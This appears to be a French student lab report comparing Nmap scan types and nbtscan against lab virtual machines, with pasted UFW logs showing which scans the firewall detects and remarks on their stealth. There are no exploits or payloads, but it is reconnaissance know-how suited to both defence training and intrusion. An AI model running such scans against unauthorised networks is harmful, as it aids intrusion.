Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 19:17 CEST
Nmap scan report for 192.168.0.60
Host is up (0.0028s latency).
All 1000 scanned ports on 192.168.0.60 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:F6:D5:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.51 seconds
```

- **nmap -sU 192.168.0.60** : Commande utilisée pour scanner les ports UDP ouverts sur l'adresse IP 192.168.0.60 à l'aide de l'outil de scan de ports Nmap

```
(kali㉿kali)-[~]
$ sudo nmap -sU 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 19:17 CEST
Nmap scan report for 192.168.0.60
Host is up (0.0019s latency).
Not shown: 999 open|filtered udp ports (no-response)
PORT      STATE SERVICE
137/udp  open  netbios-ns
MAC Address: 00:0C:29:F6:D5:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.71 seconds
```

Découverte de l'OS et des versions de services

- **nmap -O 192.168.0.60** : cette commande est une technique de scan appelée Fingerprint, qui consiste à envoyer des requêtes spécifiques à l'hôte cible et analyser les réponses pour déterminer le système d'exploitation en cours d'exécution. et en sortie on obtient des différents OS comme illustrés ci dessous:

```
(kali㉿kali)-[~]
$ sudo nmap -O 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 19:23 CEST
Nmap scan report for 192.168.0.60
Host is up (0.00071s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
MAC Address: 00:0C:29:F6:D5:3F (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7|2008 (87%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows XP SP2 (87%), Microsoft Windows XP SP3 (87%), Microsoft Windows 7 (85%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.46 seconds
```

- **nmap -A 192.168.0.60** : c'est une commande complète qui permet à la fois de:
 - scanner les ports de la machine
 - Déetecter les systèmes d'exploitation
 - exécuter des scripts pour trouver des informations supplémentaires
 - Déterminer les chemins de routage utilisés pour atteindre l'hôte (traceroute)

illustration ci dessous:

```
(kali㉿kali)-[~]
$ sudo nmap -A 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 19:25 CEST
Nmap scan report for 192.168.0.60
Host is up (0.00072s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
MAC Address: 00:0C:29:F6:D5:3F (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7|2008 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows XP SP2 (87%), Microsoft Windows 7 (85%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|     Message signing enabled but not required
|_nbstat: NetBIOS name: DESKTOP-C8GB0IC, NetBIOS user: <unknown>, NetBIOS MAC: 000c29f6d53f (VMware)
| smb2-time:
|   date: 2023-04-18T17:25:45
|_ start_date: N/A

TRACEROUTE
HOP RTT      ADDRESS
1  0.72 ms  192.168.0.60

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.34 seconds
```

Découverte des hôtes :

Commandes	Hôtes trouvés ?	Scan détecté ?
nmap -sn	oui	oui
nmap -sn -PS	oui	oui
nmap -sn -PA	oui	oui
nmap -sn -PU	oui	oui
nmap -sn -PR	oui	oui
nmap -sn -PP	oui	oui
nmap -sn -PM	oui	oui
nmap -sn -PO	oui	oui

Découverte des ports :

Commandes	Ports trouvés ?	Scan détecté ?
nmap -sT	oui	oui
nmap -sS	oui	oui
nmap -sX	oui	oui
nmap -sN	oui	oui
nmap -sM	oui	oui
nmap -sF	oui	oui
nmap -sA	oui	oui
nmap -sU	oui	oui

Découverte de l'OS et des versions des services :

Commandes	Scan détecté ?	Si détecté, détection partielle ?
nmap -O	oui	oui
nmap -A	oui	oui

Snort :

- J'ai rencontré des problèmes pour télécharger l'outil snort sur windows car d'apres mes recherches il n'est plus disponible sur son site www.snort.org.

Netbios :

- nbtscan -rvh 192.168.145.172 : Cette commande est utilisée pour scanner le réseau à partir de l'adresse IP 192.168.145.175 et détecter tous les ordinateurs qui partagent des ressources via NetBIOS, en fournissant une sortie détaillée avec des informations telles que les adresses IP, les noms d'hôtes et les adresses MAC des hôtes détectés.

```
(kali㉿kali)-[~]
$ nbtscan -rvh 192.168.145.172
Doing NBT name scan for addresses from 192.168.145.172

NetBIOS Name Table for Host 192.168.145.172:
Incomplete packet, 155 bytes long.
Name          Service      Type
-----
DESKTOP-C8GB0IC  File Server Service
DESKTOP-C8GB0IC  Workstation Service
WORKGROUP        Domain Name


Adapter address: 00:0c:29:f6:d5:3f

NetBIOS Name Table for Host 192.168.156.118:
Incomplete packet, 48 bytes long.
Name          Service      Type
-----
NetBIOS Name Table for Host 192.168.144.176:
Incomplete packet, 48 bytes long.
Name          Service      Type
-----
```

- Nmap –script nmap-vulners

Nessus :

- J'ai pu télécharger un fichier .msi de Nessus sur le site www.tenable.com et après l'installation j'ai été redirigé vers une page dans laquelle il fallait s'inscrire et j'ai rencontré des erreurs à chaque fois comme illustré ci-dessous:



Ubuntu Server :

IP kali : 192.168.94.128

Nmap :

nmap -sn : Renvoie la liste des hôtes actifs

```
(kali㉿yas)-[~]
$ sudo nmap -sn 192.168.94.131
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 21:15 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00052s latency).
MAC Address: 00:0C:29:65:19:9B (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

Détection : moins de 5 logs générés

```
Apr 23 19:15:19 ubuntuserv kernel: [ 270.251968] [UFW ALLOW] IN= OUT=ens33 SRC=192.168.94.131 DST=9
1.189.94.4 LEN=76 TOS=0x10 PREC=0x00 TTL=64 ID=36276 DF PROTO=UDP SPT=55309 DPT=123 LEN=56
Apr 23 19:15:19 ubuntuserv kernel: [ 270.276411] [UFW AUDIT] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00
:50:56:e8:58:04:08:00 SRC=91.189.94.4 DST=192.168.94.131 LEN=76 TOS=0x00 PREC=0x00 TTL=128 ID=63459
PROTO=UDP SPT=123 DPT=55309 LEN=56
```

nmap -sn -PS: Envoi d'un paquet TCPSYN sur le port (par défaut : 80), s'il reçoit SYN/ACK ou RST, l'hôte est actif.

```
(kali㉿yas)-[~]
$ sudo nmap -sn -PS 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 21:27 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00052s latency).
MAC Address: 00:0C:29:65:19:9B (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Détection : log généré

```
Apr 23 19:27:58 ubuntuserv kernel: [ 968.536418] [UFW AUDIT] IN=ens33 OUT= MAC=ff:ff:ff:ff:ff:00
:50:56:c0:00:08:08:00 SRC=192.168.94.1 DST=192.168.94.255 LEN=72 TOS=0x00 PREC=0x00 TTL=128 ID=3447
PROTO=UDP SPT=57621 DPT=57621 LEN=52
```

nmap -sn -PA: Envoi d'un paquet TCP ACK sur le port (par défaut : 80), s'il reçoit SYN/ACK ou RST, l'hôte est actif.

```
(kali㉿yas)-[~]
$ sudo nmap -sn -PA 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 21:29 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00036s latency).
MAC Address: 00:0C:29:65:19:9B (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Détection : 2 logs générés

```
Apr 23 19:29:06 ubuntuserv kernel: [ 1036.671106] [UFW AUDIT] IN= OUT=ens33 SRC=fe80:0000:0000:0000:
020c:29ff:fe65:199b DST=ff02:0000:0000:0000:0000:0002 LEN=56 TC=0 HOPLIMIT=255 FLOWLBL=998
855 PROTO=ICMPv6 TYPE=133 CODE=0
```

nmap -sn -PU: Envoi d'un paquet UDP vide sur un port, il reçoit un paquet ICMP « port unreachable », l'hôte est actif.

```
(kali㉿yas)-[~]
$ sudo nmap -sn -PU 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 21:31 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00045s latency).
MAC Address: 00:0C:29:65:19:9B (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

Détection : Moins de 5 logs

```
Apr 23 19:31:39 ubuntuserv kernel: [ 1189.933853] [UFW AUDIT] IN=ens33 OUT= MAC=ff:ff:ff:ff:ff:00
:50:56:c0:00:08:08:00 SRC=192.168.94.1 DST=192.168.94.255 LEN=72 TOS=0x00 PREC=0x00 TTL=128 ID=3479
PROTO=UDP SPT=57621 DPT=57621 LEN=52
```

nmap -sn -PR:

```
(kali㉿yas)-[~]
$ sudo nmap -sn -PR 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 21:32 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00036s latency).
MAC Address: 00:0C:29:65:19:9B (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Détection : Moins de 5 logs

```
Apr 23 19:33:06 ubuntuserv kernel: [ 1276.982681] [UFW AUDIT] IN=ens33 OUT= MAC=ff:ff:ff:ff:ff:00
:50:56:c0:00:08:08:00 SRC=192.168.94.1 DST=192.168.94.255 LEN=72 TOS=0x00 PREC=0x00 TTL=128 ID=3482
PROTO=UDP SPT=57621 DPT=57621 LEN=52
```

nmap -sn -PP: Utilisation des protocoles ICMP et ARP

```
(kali㉿yas)-[~]
└─$ sudo nmap -sn -PP 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 21:35 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00053s latency).
MAC Address: 00:0C:29:65:19:9B (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

Détection :

```
Apr 23 19:35:40 ubuntuserv kernel: [ 1423.474168] [UFW AUDIT] IN=ens33 OUT= MAC=ff:ff:ff:ff:ff:ff:00
:50:56:c0:00:08:08:00 SRC=192.168.94.1 DST=192.168.94.255 LEN=72 TOS=0x00 PREC=0x00 TTL=128 ID=3488
PROTO=UDP SPT=57621 DPT=57621 LEN=52
```

nmap -sn -PM: Utilisation du protocole ICMP uniquement

```
(kali㉿yas)-[~]
└─$ sudo nmap -sn -PM 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 21:36 CEST
Nmap scan report for 192.168.94.131
Host is up (0.0016s latency).
MAC Address: 00:0C:29:65:19:9B (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

Détection :

```
Apr 23 19:36:40 ubuntuserv kernel: [ 1483.533411] [UFW AUDIT] IN=ens33 OUT= MAC=ff:ff:ff:ff:ff:ff:00
:50:56:c0:00:08:08:00 SRC=192.168.94.1 DST=192.168.94.255 LEN=72 TOS=0x00 PREC=0x00 TTL=128 ID=3490
PROTO=UDP SPT=57621 DPT=57621 LEN=52
```

nmap -sn -PO: Demande de protocoles de plus haut niveau

```
(kali㉿yas)-[~]
└─$ sudo nmap -sn -PO 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 21:37 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00051s latency).
MAC Address: 00:0C:29:65:19:9B (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

Détection : Dizaines de logs générés

```
Apr 23 19:37:11 ubuntuserv kernel: [ 1513.558356] [UFW AUDIT] IN=ens33 OUT= MAC=ff:ff:ff:ff:ff:ff:00
:50:56:c0:00:08:08:00 SRC=192.168.94.1 DST=192.168.94.255 LEN=72 TOS=0x00 PREC=0x00 TTL=128 ID=3491
PROTO=UDP SPT=57621 DPT=57621 LEN=52
Apr 23 19:37:32 ubuntuserv kernel: [ 1535.177170] [UFW AUDIT] IN=ens33 OUT= MAC=ff:ff:ff:ff:ff:00
:50:56:c0:00:08:08:00 SRC=192.168.94.1 DST=192.168.94.255 LEN=72 TOS=0x00 PREC=0x00 TTL=128 ID=3492
PROTO=UDP SPT=57621 DPT=57621 LEN=52
Apr 23 19:37:55 ubuntuserv kernel: [ 1558.496335] [UFW AUDIT] IN= OUT=ens33 SRC=192.168.94.131 DST=9
1.189.94.4 LEN=76 TOS=0x00 PREC=0x00 TTL=64 ID=54004 DF PROTO=UDP SPT=45073 DPT=123 LEN=56
Apr 23 19:37:55 ubuntuserv kernel: [ 1558.496342] [UFW ALLOW] IN= OUT=ens33 SRC=192.168.94.131 DST=9
1.189.94.4 LEN=76 TOS=0x00 PREC=0x00 TTL=64 ID=54004 DF PROTO=UDP SPT=45073 DPT=123 LEN=56
Apr 23 19:37:56 ubuntuserv kernel: [ 1558.631666] [UFW AUDIT] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00
:50:56:e8:58:04:08:00 SRC=91.189.94.4 DST=192.168.94.131 LEN=76 TOS=0x00 PREC=0x00 TTL=128 ID=31952
PROTO=UDP SPT=123 DPT=45073 LEN=56
```

Découverte des hôtes :

Commandes	Hôtes trouvés ?	Scan détecté ?	Temps d'exécution
nmap -sn	Oui	Oui	0.11 secondes
nmap -sn -PS	Oui	Oui	0.12 secondes

nmap -sn -PA	Oui	Oui	0.12 secondes
nmap -sn -PU	Oui	Oui	0.16 secondes
nmap -sn -PR	Oui	Oui	0.12 secondes
nmap -sn -PP	Oui	Oui	0.14 secondes
nmap -sn -PM	Oui	Oui	0.13 secondes
nmap -sn -PO	Oui	Oui	0.24 secondes

Découverte des ports :

nmap -sT : Équivaut à une connexion normale

```
(kali㉿yas)-[~]
$ sudo nmap -sT 192.168.94.131
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 00:23 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00041s latency).

All 1000 scanned ports on 192.168.94.131 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:65:19:9B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.35 seconds
```

Détection : Centaines de logs générés / Très bruyant et facilement détectable.

```
Apr 23 22:24:10 ubuntuserv kernel: [10547.305917] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=6003
2 DF PROTO=TCP SPT=44810 DPT=20031 WINDOW=64240 RES=0x00 SYN URGP=0
Apr 23 22:24:10 ubuntuserv kernel: [10547.352737] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=4042
4 DF PROTO=TCP SPT=37384 DPT=4449 WINDOW=64240 RES=0x00 SYN URGP=0
Apr 23 22:24:10 ubuntuserv kernel: [10547.352737] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=4042
7 DF PROTO=TCP SPT=44810 DPT=20031 WINDOW=64240 RES=0x00 SYN URGP=0
Apr 23 22:24:10 ubuntuserv kernel: [10547.402372] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=5387
6 DF PROTO=TCP SPT=40718 DPT=1218 WINDOW=64240 RES=0x00 SYN URGP=0
Apr 23 22:24:10 ubuntuserv kernel: [10547.402372] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=5387
1 DF PROTO=TCP SPT=56216 DPT=4144 WINDOW=64240 RES=0x00 SYN URGP=0
Apr 23 22:24:10 ubuntuserv kernel: [10547.402888] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=4149
9 DF PROTO=TCP SPT=49406 DPT=22654 WINDOW=64240 RES=0x00 SYN URGP=0
Apr 23 22:24:10 ubuntuserv kernel: [10547.402892] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=4093
3 DF PROTO=TCP SPT=41114 DPT=2260 WINDOW=64240 RES=0x00 SYN URGP=0
Apr 23 22:24:10 ubuntuserv kernel: [10547.402892] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=5920
1 DF PROTO=TCP SPT=59226 DPT=5950 WINDOW=64240 RES=0x00 SYN URGP=0
Apr 23 22:24:10 ubuntuserv kernel: [10547.403230] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=2898
5 DF PROTO=TCP SPT=46190 DPT=32777 WINDOW=64240 RES=0x00 SYN URGP=0
Apr 23 22:24:10 ubuntuserv kernel: [10547.403362] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=3626
3 DF PROTO=TCP SPT=44826 DPT=20031 WINDOW=64240 RES=0x00 SYN URGP=0
Apr 23 22:24:10 ubuntuserv kernel: [10547.403362] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=2396
1 DF PROTO=TCP SPT=44826 DPT=20031 WINDOW=64240 RES=0x00 SYN URGP=0
Apr 23 22:24:21 ubuntuserv kernel: [10557.919445] [UFW AUDIT] IN=ens33 SRC=f80:0000:0000:0000:0000:0000:0000:0002 LEN=56 TC=0 ADPLBL=255 FL0LBL=998
855 PROTO=ICMPV6 TYPE=133 CODE=0
```

nmap -sS : Équivaut au three way handshake mais sans le dernier envoi.

```
(kali㉿yas)-[~]
$ sudo nmap -sS 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 00:24 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00036s latency).

All 1000 scanned ports on 192.168.94.131 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:65:19:9B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.67 seconds
```

Détection : Relativement discret car handshake incomplet (pas de log du service), mais il est détecté par les firewalls et les IDS

```

Apr 23 22:24:55 ubuntuserv kernel: [10592.305266] [UFW BLOCK] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=44 TOS=0x00 PREC=0x00 TTL=58 ID=3043
0 PROTO=TCP SPT=46219 DPT=48081 WINDOW=1024 RES=0x00 SYN URGP=0
Apr 23 22:24:55 ubuntuserv kernel: [10592.309591] [UFW BLOCK] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=44 TOS=0x00 PREC=0x00 TTL=56 ID=5985
0 PROTO=TCP SPT=46219 DPT=48081 WINDOW=1024 RES=0x00 SYN URGP=0
Apr 23 22:24:55 ubuntuserv kernel: [10592.309602] [UFW BLOCK] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=44 TOS=0x00 PREC=0x00 TTL=39 ID=1234
0 PROTO=TCP SPT=46219 DPT=48081 WINDOW=1024 RES=0x00 SYN URGP=0
Apr 23 22:24:55 ubuntuserv kernel: [10592.310161] [UFW BLOCK] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=44 TOS=0x00 PREC=0x00 TTL=40 ID=5343
0 PROTO=TCP SPT=46219 DPT=48081 WINDOW=1024 RES=0x00 SYN URGP=0
Apr 23 22:24:55 ubuntuserv kernel: [10592.316209] [UFW BLOCK] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=44 TOS=0x00 PREC=0x00 TTL=49 ID=4950
0 PROTO=TCP SPT=46219 DPT=5252 WINDOW=1024 RES=0x00 SYN URGP=0
Apr 23 22:24:55 ubuntuserv kernel: [10592.316210] [UFW BLOCK] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=44 TOS=0x00 PREC=0x00 TTL=40 ID=2584
0 PROTO=TCP SPT=46217 DPT=8590 WINDOW=1024 RES=0x00 SYN URGP=0
Apr 23 22:24:55 ubuntuserv kernel: [10592.319246] [UFW BLOCK] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=44 TOS=0x00 PREC=0x00 TTL=53 ID=4141
0 PROTO=TCP SPT=46219 DPT=1914 WINDOW=1024 RES=0x00 SYN URGP=0
Apr 23 22:24:55 ubuntuserv kernel: [10592.520952] [UFW BLOCK] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=44 TOS=0x00 PREC=0x00 TTL=46 ID=6442
0 PROTO=TCP SPT=46219 DPT=8590 WINDOW=1024 RES=0x00 SYN URGP=0
Apr 23 22:24:55 ubuntuserv kernel: [10592.522319] [UFW BLOCK] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=44 TOS=0x00 PREC=0x00 TTL=48 ID=4136
0 PROTO=TCP SPT=46219 DPT=427 WINDOW=1024 RES=0x00 SYN URGP=0

```

nmap -sX: Utilisation de la technique de balayage XMAS : envoie de paquets TCP à destination des ports cibles avec les indicateurs URG, PUSH et FIN définis

```

└─(kali㉿yas)-[~]
$ sudo nmap -sX 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 00:25 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00040s latency).
All 1000 scanned ports on 192.168.94.131 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:0C:29:65:19:9B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.40 seconds

```

Détection : Assez furtif, n'est pas détecté par les firewall sans état.

```

Apr 23 22:25:48 ubuntuserv kernel: [10645.080207] [UFW AUDIT INVALID] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=52
ID=22547 PROTO=TCP SPT=36915 DPT=9418 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0
Apr 23 22:25:48 ubuntuserv kernel: [10645.080254] [UFW BLOCK] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=52 ID=2254
7 PROTO=TCP SPT=36915 DPT=1914 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0
Apr 23 22:25:48 ubuntuserv kernel: [10645.083221] [UFW AUDIT INVALID] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=48
ID=30729 PROTO=TCP SPT=36915 DPT=1310 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0
Apr 23 22:25:48 ubuntuserv kernel: [10645.083231] [UFW BLOCK] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=48 ID=3072
9 PROTO=TCP SPT=36915 DPT=1310 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0
Apr 23 22:25:48 ubuntuserv kernel: [10645.083235] [UFW AUDIT INVALID] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=57
ID=1112 PROTO=TCP SPT=36915 DPT=6389 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0
Apr 23 22:25:48 ubuntuserv kernel: [10645.083237] [UFW BLOCK] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=57 ID=1111
2 PROTO=TCP SPT=36915 DPT=6389 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0
Apr 23 22:25:48 ubuntuserv kernel: [10645.087243] [UFW AUDIT INVALID] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=42
ID=14392 PROTO=TCP SPT=36915 DPT=1914 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0
Apr 23 22:25:48 ubuntuserv kernel: [10645.087244] [UFW AUDIT INVALID] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=42 ID=1433
2 PROTO=TCP SPT=36915 DPT=1971 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0
